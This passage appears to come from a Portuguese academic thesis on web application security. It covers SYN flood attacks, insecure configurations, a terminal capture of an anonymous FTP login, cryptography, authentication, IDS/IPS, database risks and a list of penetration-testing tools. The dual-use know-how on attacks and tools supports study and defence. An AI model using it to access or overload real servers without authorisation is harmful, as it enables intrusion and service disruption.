


Figura 2.5 Estabelecimento de conexão TCP (CLOUDFLARE, 2017)

Para criar um ataque *SYN* o atacante envia uma série de pacote *SYN* e o servidor responde com *SYN/ACK*, porém o cliente não responde que recebeu com o pacote *ACK*. Assim o servidor fica a espera de uma resposta resultando na sobrecarga de recursos no servidor (memória e processamento) causando a impossibilidade do serviço. Segue a Figura 2.6 exemplificando o ataque.




Figura 2.6 Ataque SYN (CLOUDFLARE, 2017)

Diante do apresentado sobre o funcionamento do ataque SYN, é necessário explicar sobre prevenção de *DDoS*. Uma ferramenta de combate ao *DDoS* é o Web Application Firewall (WAF). Este é um firewall mais desenvolvido que cria uma barreira entre a rede interna e internet, bloqueando e protegendo o sistema de ações criminosas. Além disso, conforme o autor EVEO (2018): "O WAF trabalha monitorando, filtrando e bloqueando automaticamente o tráfego de dados potencialmente maliciosos. Além disso, ele também é altamente escalável, permitindo a definição de um conjunto de regras para evitar os ataques mais comuns."

2.2.4 Configurações de segurança incorretas

Aplicações *web* precisam de complementos para o seu bom funcionamento. Podem ser outros serviços, *frameworks*, bibliotecas de códigos, *API*, entre outros. Entretanto, muitos desses complementos não são confiáveis por não serem configurados e/ou usados com configuração padrão ou podem estar desatualizados, abrindo assim, um vetor para uma vulnerabilidade.


Além disso a atualização das dependências é algo importante para evitar novas vulnerabilidades. Para explorar essa falha os invasores começam com algo, como a exploração de senhas padrões ou *frameworks* desatualizados. Existem muitas ferramentas prontas para esse fim, por exemplo, o OWASP-ZAP já vem instalado com o *Kali Linux* (distribuição voltada a testes de segurança) e possibilita encontrar rapidamente falhas em diversos componentes da aplicação.

Outra ferramenta utilizada tanto para explorar falha quanto para fazer coletas iniciais na etapa de reconhecimento é o *Nmap*. Este possui um grande banco de dados com as mais diversas assinaturas¹ que possibilita identificar versões de *softwares* desatualizados e vulneráveis, diretórios vulneráveis e diversas varreduras avançadas.

Um exemplo de configuração de segurança incorreta pode ser observada em serviços *File Transfer Protocol (FTP)*. No servidor *FTP*, a conta *anonymous* é habilitada para fazer *download* de arquivos remotamente. Algumas das suas funcionalidades são bastante conhecidas e utilizadas, como o uso do servidor *FTP* para *downloads* de imagens ISO do sistema operacional

¹São padrões de falhas já conhecidas e implementadas em alguma ferramenta para detectar de forma automatizada determinado serviço, aplicação, entre outros.

Linux. Entretanto, se o administrador deixar habilitada a conta *anonymous* e também a permissão de escrita, o atacante poderá se conectar a esse servidor apenas com o usuário *anonymous* e deixar a senha em branco. Além de fazer *upload* de arquivos maliciosos. A seguir na Figura 2.7 é apresentado um exemplo desse tipo de falha:



```
root@kali:~# ftp 10.18.2.233 21
Connected to 10.18.2.233.
220 (vsFTPd 2.3.4)
Name (10.18.2.233:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Figura 2.7 Acessando servidor *FTP* com usuário *anonymous*

2.3 Técnicas de segurança

Técnicas e tecnologias de segurança evitam ataques e mitigam vulnerabilidades. O ideal é que a segurança seja considerada ainda na fase do projeto, ou seja, durante a análise de riscos, pois ela define soluções eficazes de prevenção. Diante disso, nesta Seção é apresentado as técnicas de segurança.

2.3.1 Criptografia

De acordo com BASHARAT; AZAM; MUZAFFAR (2012): "criptografia é o processo de ocultar ou transformar informações por meio de uma cifra ou código para que se tornem ilegíveis para todas as outras pessoas, exceto aquelas que possuem uma chave para a informação. A informação codificada resultante é chamada de informação criptografada".

Há duas formas de criptografia utilizadas: criptografia simétrica e assimétrica (STALLINGS, 2008).

- Criptografia simétrica: conforme STALLINGS (2008) consiste em transformar um texto legível em um texto cifrado sendo a sua criptografia e descriptografia realizada por meio de uma única chave secreta, conforme ilustrado na Figura 2.8.

Basicamente a criptografia simétrica apoia-se em duas técnicas: substituição no qual substitui cada elemento do texto legível para outro elemento e a transposição, em que os elementos do texto claro são reorganizados. Os ataques a criptografia simétrica se baseiam em ataques de força bruta, a qual consiste na tentativa de testar todas as

Criptografia Simétrica




Figura 2.8 Criptografia simétrica (SILVA, 2015).

chaves possíveis em um texto cifrado e a criptoanálise que consiste na exploração de características do algoritmo de criptografia em busca de deduzir um texto específico que foi criptografado ou deduzir a chave secreta.

- **Criptografia assimétrica:** Também conhecida como criptografia de chave pública. Este criptosistema baseia-se em criptografar e descriptografar um texto usando duas chaves: uma chave pública e outra chave privada, conforme ilustrado na Figura 2.9.




Figura 2.9 Criptografia assimétrica (PENA, 2015).

A criptografia pode ser usada para prover confidencialidade e autenticidade. O criptosistema mais utilizado é o *Rivest-Shamir-Adleman (RSA)* sendo baseado em funções matemáticas em vez de técnicas de transposição e substituição. Ambas possuem vantagens e desvantagens. A criptografia simétrica é mais rápida e exige menos poder de processamento computacional. Contudo, possui fraquezas de segurança no momento de compartilhamento da chave já que uma única chave é utilizada e pode ser utilizada para criptografar e descriptografar. Enquanto que a criptografia assimétrica possui algoritmos de encriptação mais lentos e exigem maior poder de processamento devido ao comprimento da chave que é mais longo.

- **Assinatura Digital:** é uma tecnologia utilizada para autenticar documentos eletrônicos. Ela funciona da seguinte forma: um cliente acessa um *website*, então o navegador do usuário solicita o envio do certificado digital². É verificado a validade do certificado, logo após, a chave pública é compartilhada entre cliente e *website*. Portanto, é utilizado uma chave pública para criptografar a informação e uma chave privada que cada um deve possuir para descriptografar a informação.

Baseadas nas tecnologias de criptografia simétrica e assimétrica, foi proposto o protocolo SSL/TLS. Este é um protocolo de segurança que permite a troca de informações entre cliente e servidor por meio de uma camada adicional de segurança de criptografia, (Figura 2.10). Ele obedece aos princípios de segurança, como: confidencialidade e integridade, Seção (2.1). A sua

²Certificado digital é um pacote de informações que identifica usuários ou servidores e contém informações como: o nome da organização, a autoridade certificadora, a chave pública, entre outros.

utilização é identificada pelo cadeado e pela palavra *https*³ na barra de *status*, conforme a Figura 2.11.




Figura 2.10 Processo SSL (SECTIGOBR, 2018).



Figura 2.11 A identificação que o site é seguro (CANALTECH, 2010).

2.3.2 Autenticação

A autenticação trata-se de um processo no qual o usuário prova quem diz ser que é. Este processo faz parte de um sistema de segurança composto de três elementos: autenticação, identificação e autorização que juntos formam o controle de acesso. De acordo com KAY (2000) o processo de autenticação pode ser realizado em três fatores:

- Algo que o usuário sabe, por exemplo, senhas. Porém de acordo com o autor MULLER (2016) a utilização de senhas não é eficaz, pois os usuários vêm as senhas

³HTTPS é a implementação do SSL sobre o HTTP, protocolo que faz a internet funcionar (CANALTECH, 2010).

como difíceis de usar, mais difíceis ainda de lembrar, podendo gerar um certo incômodo.

- O segundo fator é algo que o usuário tem. Por exemplo: um *token* ou um cartão chaves. O autor MULLER (2016) explana que os cartões de chaves possui vantagens e desvantagens. A vantagem é que ele pode oferecer uma senha complexa sem a necessidade do usuário precisar lembrar da senha, porém a principal desvantagem é que os usuários tendem a colocar em lugares errados ou esquecem em casa podendo criar uma oportunidade aos *hackers*;
- O terceiro fator é algo que o usuário é. Esta autenticação conta com alguma característica específica do usuário sendo única para cada pessoa, complexa, não sendo fácil de roubar e o usuário não consegue perdê-la. Porém, possui um custo de implementação mais elevado MULLER (2016). Alguns exemplos são: impressão digital, reconhecimento facial, batimento cardíaco, entre outros.

Os fatores de autenticação tem limitações, possibilitando aos *hackers* explorar suas vulnerabilidades. O ideal é a utilização da autenticação em dois fatores, que consiste na combinação de dois ou mais fatores de autenticação. O motivo da sua adoção é que a autenticação de um fator possui pontos fracos que podem ser explorados. Porém ao usar o processo de autenticação de dois fatores torna-se mais difícil de alguém conseguir passar por cima, por exemplo, a aplicação de senhas com um *token*.

2.3.3 Controle de acesso

O controle de acesso é responsável por gerenciar os usuários e suas permissões ao acessar a aplicação e seus conteúdos. Três componentes compõem o controle de acesso, são eles: autenticação, identificação e autorização. Por meio da autenticação o usuário prova quem diz ser, (Seção 2.3.2), e por meio da autorização, as políticas de controle de acesso podem ser definidas. Assim, os usuários terão acesso adequado aos dados da empresa (CETRIX, 2017).

O controle de acesso funciona da seguinte forma: é identificado as credenciais dos usuários, depois ocorre a autenticação do usuário por meio de uma senha ou outros métodos. Após isso, essa técnica autoriza o nível apropriado de acesso e as ações permitidas. Dessa forma, o controle de acesso é capaz de prover segurança tanto ao usuário quanto para as aplicações que só poderão conceder acesso aos que estejam devidamente autorizados.

Entretanto há diversos ataques que podem influenciar na eficácia dessa ferramenta. Por exemplo: o roubo de sessão ⁴. Este pode ser efetuado com a obtenção dos *cookies* do usuário e o atacante poderá se autenticar no *site*, sem que o usuário saiba.

⁴Sessão: De acordo com COSTA et al. (2018), “Uma sessão é um período de tempo acordado em que o estado conectado do cliente e do servidor é setado.”

Dentre algumas técnicas para realizar esse ataque está o *session hijacking* que é muito conhecido por capturar os *cookies* do usuário e acessar os dados em um ambiente *web*. Esse ataque pode ser feito utilizando engenharia social por meio de *e-mails* falsos contendo informação que interessam ao alvo e ao abrir o *link* a vítima pode ter os seus dados de sessão capturados.

Além disso, em uma aplicação vulnerável é possível utilização de injeções de *HTML*. Este permite adicionar novos campos, *links* e utilizar programas que ofuscam a *URL* e, assim, enviar os *e-mails* maliciosos aos usuários. A Seção 2.2.2 apresenta exemplos de como atacantes podem utilizar ataques de *XSS* para roubar *cookies* da vítima e obter acesso ao sistema se passando por usuários legítimos.

2.3.4 Sistema de Detecção de Intrusão (IDS)

Conforme os autores LIAO et al. (2013), intrusão trata-se de uma tentativa de comprometer os três princípios da segurança: confidencialidade, integridade e disponibilidade, (Seção (2.1), ou ignorar os mecanismos de segurança do computador ou rede. Detecção de intrusão é o processo de monitoramento de eventos que ocorrem no sistema ou na rede analisando desvios que indiquem sinais de invasão.

Explanado esses termos, o Sistema de Detecção de Intrusão (IDS) consiste em um *hardware* ou *software* que automatiza a detecção de intrusão. Ele possui basicamente duas técnicas (STALLINGS, 2008):

- **Detecção estatística de anomalia:** consiste no estudo das ações de usuários legítimos por um período de tempo. Após isso, são realizados testes estatísticos para determinar se o comportamento trata-se de uma ação de um usuário legítimo. Há dois tipos de detecção estatística de anomalia:
 - Detecção de limiar: consiste na definição de limiares para a frequência de ocorrência de eventos.
 - Detecção baseada em perfil: é estabelecido um perfil de usuário que é usado para detectar mudanças no comportamento de cada conta de usuário.
- **Detecções baseadas em regras:** trata-se da definição de regras que visa verificar se determinada ação é normal:
 - Detecção de anomalia: regras são usadas para detectar desvios .
 - Identificação de penetração: utiliza um sistema especialista que procura por comportamentos suspeitos.

Em resumo, a detecção por estatística é mais eficaz para ataques mascarados que não seguem padrões de comportamentos. Porém, essa técnica pode ser ineficaz para lidar com infratores. Para isso, as técnicas de detecção baseadas em regras são capazes de identificar desvios. Na prática, um sistema de detecção de intrusão pode combinar as duas técnicas.

2.3.5 Sistema de Prevenção de Intrusos (IPS)

O Sistema de Prevenção de Intrusos (IPS) é uma forma de segurança de rede que trabalha para detectar e controlar ameaças identificadas. Ele atua analisando os pacotes da rede e tomando ações para prevenir invasões, como: fechando pontos de acesso e configurando *firewalls* para evitar ataques futuros.

Nas tecnologias atuais, em geral, essas duas ferramentas IDS e IPS tem sido combinadas em uma única unidade. A diferença entre elas é: o IDS age como uma ferramenta passiva que monita o tráfego na rede e emite alertas aos administradores, enquanto que o IPS é uma ferramenta ativa que além de monitorar toma medidas práticas com a finalidade de impedir uma invasão (BERTOLLI, 2018).

O IPS funciona inspecionando em tempo real os pacotes na rede e toma uma das seguintes ações (FORCEPOINT, 2012):

- Encerra a sessão TCP que foi expirada e impede que o usuário malicioso acesse qualquer computador ou recurso do sistema;
- Reconfigura o *firewall* para que outro ataque não ocorra;
- Remove qualquer vestígio do ataque nos servidores.

O IPS aplica diversas abordagens de prevenções, nas quais são (FORCEPOINT, 2012):

- Baseada em assinaturas: utiliza de assinaturas predefinidas de ameaças conhecidas na rede. Quando é iniciado um ataque que corresponde a uma dessas assinaturas ou padrões as ações de prevenções e controles são efetuadas.
- Baseada em anomalias: o sistema monitora qualquer anomalia e realiza bloqueios, se necessário.
- Baseadas em diretivas: os administradores da rede configuram diretivas de segurança. Quando uma dessas diretivas é violada um alerta é emitido aos responsáveis da rede.

2.3.6 Segurança em banco de dados

Um banco de dados é um local onde as informações são armazenadas e recuperadas (ANGELOTTI, 2010). Para a manipulação dessas informações são utilizados os sistemas gerenciadores de banco de dados que consistem em ferramentas que permitem controlar e monitorar os dados armazenados.

Porém, com a evolução da *internet* e dos ataques, tornou-se necessário uma atenção especial aos bancos de dados já que ele é o local onde estão localizadas informações valiosas. Vale ressaltar que um banco para ser considerado seguro deve obedecer aos três pilares básicos de segurança da informação, conforme é mostrado pelo autor MATSUNAGA (2018), na Figura 2.1.

Os desenvolvedores devem buscar obedecer a esses princípios. Em vista disso, são apresentados alguns dos riscos de segurança a banco de dados, conforme a Figura 2.12 (BASHARAT; AZAM; MUZAFFAR, 2012):




Figura 2.12 Riscos de segurança (BASHARAT; AZAM; MUZAFFAR, 2012).

- Abuso de privilégios: ocorre quando um usuário possui privilégios que lhe dão acesso às tarefas não incluídas em seu trabalho;
- Abuso legítimo de privilégios: ocorre quando o usuário possui privilégios condizentes, porém ele abusa desses privilégios executando ações ilícitas ou antiéticas. Um perigo com relação aos administradores de banco de dados;
- Vulnerabilidade na plataforma de banco de dados: vulnerabilidades em sistemas operacionais onde estejam os bancos de dados por conta de desatualizações podem levar a desastres;
- Auditoria fraca: ausência de políticas de banco de dados que realizam as gravações das transações pode causar riscos sérios, pois a auditoria verifica os requisitos de segurança do banco e outros sistemas;

- Vulnerabilidades no protocolo de comunicação com o banco de dados: falhas a protocolos e comunicação pode causar acesso ilegal a dados, exploração de dados e negação de serviço.
- Autenticação fraca: a autenticação fraca torna o banco de dado vulnerável a invasores. O *login* e senha pode ser roubados ou obtidos por meio de engenharia social e outros métodos. Em vista disso é notório a necessidade de uma autenticação que proveja segurança ao banco;
- Exposição de dados de *backup*: locais e mídias onde são armazenados os arquivos de *backup* do banco devem ser protegidos de roubos e destruição.

Para eliminar essas ameaças deve-se pensar em uma política de segurança que deve ser seguida. Uma política de segurança deve conter as seguintes áreas críticas, conforme a Figura 2.13 (BASHARAT; AZAM; MUZAFFAR, 2012):




Figura 2.13 Áreas que devem ser consideradas na política de segurança (BASHARAT; AZAM; MUZAFFAR, 2012).

- Controle de acesso: o controle de acesso garante que todas as comunicações com o banco de dados e os objetos do sistema estejam de acordo com as políticas definidas. Isso assegura que nenhuma interferência ocorra interna ou externamente e diminui os riscos nos servidores.

- Política de inferência: de acordo com TECHOPEDIA (2017), inferência é uma técnica de mineração de dados no qual uma pessoa mal intencionada busca encontrar informações ocultas de usuários cadastrados no banco de dados. Em vista disso, é necessário uma política de inferência para proteger os dados em determinados níveis.
- Identificação / autenticação do usuário: como visto acima a autenticação fraca é um risco de segurança para os bancos de dados, pois neste encontra-se informações valiosas que não devem ser acessadas por qualquer usuário. Em vista disso, é necessário uma identificação que defina um conjunto de pessoas com permissão de acesso e uma autenticação que verifique os usuários garantindo segurança e confidencialidade.
- Responsabilidade e auditoria: a responsabilidade e auditoria são necessários para garantir a integridade do banco de dados sendo os dados gerenciados por meio de auditorias. Também os registros guardados para auditoria são úteis na análise de informações mantidas nos servidores de autenticação.
- Criptografia: em um banco de dados deve haver dois níveis de criptografia.
 - A criptografia no nível de armazenamento: criptografa os dados no armazenamento do subsistema.
 - A criptografia em nível de banco de dados: criptografa as linhas, colunas e tabelas do banco sendo que a chave de criptografia deve ficar disponível no servidor para descriptografar os dados

2.4 Ferramentas Utilizadas

Nesta seção são apresentadas as ferramentas comumente utilizadas pelos atacantes. Essas podem variar de acordo com as preferências e habilidades do atacante. As ferramentas utilizadas no teste de intrusão são:

- *Nmap*: é um analisador de redes e serviços que possibilita realizar mapeamento e buscar falhas. Suas características são:
 - Escanear portas abertas;
 - Detectar características de *hardware*;
 - Executar *exploits* e testar serviços;
- *Curl*: é utilizado tanto para desenvolvedores quanto por *hackers* com o intuito de testar requisições em aplicações. Características:
 - Testar *APIs*;

- Fazer o *download* de documentos;
- Usar um *proxy* com ou sem autenticação;
- Descobrir os *cookies* armazenados durante um acesso;
- *Dirb*: é uma ferramenta de *crawling*⁵. Ela permite identificar diretórios e subdiretórios de aplicações, podendo o atacante passar, ou não, uma lista de palavras. Por padrão a ferramenta já disponibiliza um diretório com os nomes mais comuns dentro de arquivos de texto.
- *Nikto*: é um *scanner* de vulnerabilidades. Ele tem por objetivo realizar testes em serviços, aplicações e diretórios. Além disso, ele pode encontrar diversos tipos de arquivos, configurações e programas padrões ou inseguros em servidores *web*.
- *Burp Suite*: é uma plataforma de testes para aplicações *web*. Algumas de características são:
 - É possível inspecionar e modificar o tráfego entre o navegador e o aplicativo de destino (aba *proxy*).
 - Realizar o rastreamento de conteúdo dentro de aplicações (aba *spider*).
 - Varredura para automatizar a detecção de vários tipos de vulnerabilidade (aba *scanner*).
 - Realizar diversos ataques para encontrar e explorar vulnerabilidades incommuns (aba *intruder*).
 - Manipular e reenviar pedidos entre o navegador e o aplicativo de destino (aba *repeater*).
 - Testar a aleatoriedade de *tokens* de sessão do sistema (aba *sequencer*).
 - Reconhecer e realizar a decodificação e codificação de textos (aba *decoder*).
 - Realizar comparação entre os dados da aplicação (aba *comparer*).
- *Wireshark*: é um analisador de tráfego que captura as informações que estão sendo trafegadas na rede e apresenta de forma detalhada cada pacote de dados capturado. Características:
 - Capturar pacotes da rede;
 - Realizar mapeamento dos dados trafegados;
 - Identificar problemas na rede.

⁵De acordo com (POZZEBOM, 2013) *Crawler*: "é um *software* desenvolvido para realizar uma varredura na *internet* de maneira sistemática através de informação vista como relevante a sua função."

- *Metasploit*: é um projeto de segurança da informação. Este é usado para investigar vulnerabilidades em plataformas, servidores e sistemas operacionais. Características:
 - Desenvolvimento de exploração de vulnerabilidades permitindo descobrir erros de programação que levam a uma brecha na segurança.
 - Analisa preventivamente vulnerabilidades determinando ou tentando determinar de que forma esta poderá ser explorada.

2.5 Boas práticas

A confiança em uma aplicação *web* deriva dos profissionais conhecerem a tecnologia utilizada e da capacidade da equipe gerar um produto de qualidade, sendo a segurança um dos pilares de qualidade do *software*. Diante disso, faz-se necessário que os desenvolvedores e profissionais de segurança conheçam os procedimentos e ferramentas a fim de gerar um *software* seguro. A Figura 2.14 demonstra onde esses procedimentos e ferramentas devem ser aplicados no ciclo de desenvolvimento do *software* (BRAGA, 2007).

